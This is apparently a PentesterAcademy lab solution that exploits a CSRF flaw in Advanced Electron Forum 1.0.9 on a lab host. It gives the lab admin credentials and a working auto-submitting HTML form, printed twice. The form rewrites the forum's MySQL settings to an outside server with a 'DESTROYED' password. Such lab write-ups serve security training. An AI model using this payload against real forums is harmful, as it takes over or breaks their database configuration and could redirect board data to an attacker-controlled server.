ATTACK DEFENSE


by PentesterAcademy

Name	Advanced Electron Forum
URL	https://www.attackdefense.com/challengedetails?cid=323
Type	Real World Webapps : CSRF

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.



nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com

Welcome Guest. Please Login or Register

AdvancedElectronForum
Your way of doing things

You are here: Index

General Stuff

	Board	Topics	Posts	Last Post
	Generals Talk about anything you like in general!	1	1	----

Statistics

Recent Posts

(July 13, 2018, 1:05 pm) Welcome to AEF by (Generals)


Active Users

1 users in the past 15 minutes (1 guests, 0 members)

Most users online today were 1. Most users ever online was 1 on Today at 10:22 am

Board Stats

Step 2: Search on google “advanced electron forum exploit” and look for publicly available exploits.



https://www.google.com/search?client=firefox-b-d&q=advanced+electron+forum+exploit

advanced electron forum exploit


About 34,70,000 results (0.43 seconds)

Advanced Electron Forum 1.0.9 - Exploit Database
https://www.exploit-db.com › exploits
Jan 18, 2016 - **Advanced Electron Forum** 1.0.9 - Cross-Site Request Forgery. CVE-133133 . webapps **exploit** for PHP platform.

Advanced Electron Forum 1.0.9 - Exploit Database
https://www.exploit-db.com › exploits
Jan 18, 2016 - **Advanced Electron Forum** 1.0.9 - Persistent Cross-Site Scripting. CVE-133134 . webapps **exploit** for PHP platform.

The exploit db link contains the HTML script required to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/39261



https://www.exploit-db.com/exploits/39261

Advanced Electron Forum 1.0.9 - Cross-Site Request Forgery


EDB-ID: 39261
CVE:
Author: HYP3RLINX
Type: WEBAPPS
Platform: PHP
Date: 2016-01-18
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App:

```
[+] Credits: hyp3rlinx

[+] Website: hyp3rlinx.altervista.org
```

Step 3: The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description. Navigate to the login portal and log into the web application

URL: http://nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=login



Login
nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=login
AdvancedElectronForum
Your way of doing things
Welcome Guest. Please Login or Register
Calendar | Quick Links | Username •••••••• Sign In
You are here: Index > Login
I've forgotten my username
Forgot my password
Sign Up
Resend Activation Code
Sign In to your Account
Username
Password
Remember me on this computer.
Sign In anonymously.
Sign In
Powered By AEF 1.0.9 © 2007-2011 Electron Inc.
Queries: 5 | Page Created In:0.001

If you have forgotten your username for your account on this board we can email your username.

You can reset your password by answering your secret question Or we can send you another password to login into your account.

Haven't registered for an account yet ? What were you doing all time !


If you have not recieved your activation code yet, please request for another one.

All times are GMT. The time now is December 6, 2019, 10:28 am.

Credentials:

- **Username:** admin
- **Password**: password1

Admin Dashboard:




Step 4: Copy the HTML script provided at exploit db link and update the URL in the request.

HTML Script:


<form id="DOOM" accept-charset="ISO-8859-1"
action="http://nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=admin&adact
=conpan&seadact=mysqlset"
method="post" name="mysqlsetform">
<input type="hidden" name="server" value="hyp3rlinx.altervista.org" />
<input type="hidden" name="user" value="hyp3rlinx" />
<input type="hidden" name="password" value="DESTROYED" />
<input type="hidden" name="database" value="AEF" />
<input type="hidden" name="dbprefix" value="aef_" />
<script>document.getElementById('DOOM').submit()</script>
</form>

Save the HTML script as csrf.html



```
root@PentesterAcademyLab:~$ cat csrf.html
<form id="DOOM" accept-charset="ISO-8859-1" action="http://nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=admin&
adact=conpan&seadact=mysqlset"
method="post" name="mysqlsetform">
<input type="hidden" name="server" value="hyp3rlinx.altervista.org" />
<input type="hidden" name="user" value="hyp3rlinx" />
<input type="hidden" name="password" value="DESTROYED" />
<input type="hidden" name="database" value="AEF" />
<input type="hidden" name="dbprefix" value="aef_" />
<script>document.getElementById('DOOM').submit()</script>
</form>
root@PentesterAcademyLab:~$
```

Step 5: Open the HTML script in the same browser session.


My Board
Administration Center - Lo
nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=admin&adact=conpan&seadact=
Welcome admin [Lo
AdvancedElectronForum
Your way of doing things
Admin | User CP | PM's (0) | Search | Calendar | Quick

You are here: Index > Admin

Security Login


Username : admin

Password :

Submit

The exploit was unsuccessful as the csrf request was not processed because of login pop-up

Step 6: Login with the credentials and open the csrf.html again.



You are here: Index > Admin

MySQL Settings

This is the place for changing the MySQL settings of the board. Please take great care while changing these settings as the Board will stop functioning if something is incorrect.

MySQL Settings

Server : The server on which the database resides. Generally 'localhost'.	hyp3rlinx.altervista.org
MySQL User : The user of the MySQL database.	hyp3rlinx
MySQL password : The password of the MySQL database.	•••••••••
MySQL database : The name of the MySQL database.	AEF
MySQL DB Tables Prefix : The Prefix of the Tables of the MySQL Database.	aef_

Submit

The CSRF was successful and as a result the db credentials were changed.

References:

1. Advanced Electron Forum (http://www.anelectron.com/)
2. Advanced Electron Forum 1.0.9 - Cross-Site Request Forgery (https://www.exploit-db.com/exploits/39261/)